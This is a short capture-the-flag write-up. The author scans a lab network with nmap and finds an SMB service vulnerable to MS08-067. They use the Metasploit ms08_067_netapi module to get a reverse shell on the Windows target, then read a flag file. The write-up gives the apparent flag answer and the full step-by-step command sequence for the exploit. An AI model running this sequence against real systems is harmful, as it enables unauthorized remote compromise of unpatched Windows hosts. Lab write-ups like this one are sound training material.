**CTF 2-Report**


At first I scanned the network using the network address and scanning all the hosts in it, I found the IP address of the victim machine.

For example if the network address is 192.168.1.1 then run the commnd

* nmap 192.168.1.0/24

After that I ran an intensive scan on the victim’s IP

* nmap -sC -T4 --script vuln <IP>




After running the script I found many ports open. Also I found that which port is vulnerable to what exploit.

As we can see that the smb is vulnerable to exploit known as “smb-vuln-ms08-067”

Then I opened the msfconsole for the further exploitation of that port.


* msfconsole



After opening the msfconsole I searched for the exploit

* search ms 08-067

now I can see my search matched one exploit. I will use this exploit.



* use exploit/windows/smb/ms08\_067\_netapi 2008-10-28

This exploit will help us get the reverse shell from our victim machine.


First we have to setup some things, For that we will see the available options.

* show options

we need to set the rhost , the IP of the victim machine.

* set rhost <IP>
* run

now we will get a reverse shell.



And on the C:\ we can see that there is the flag2.txt.

"batman"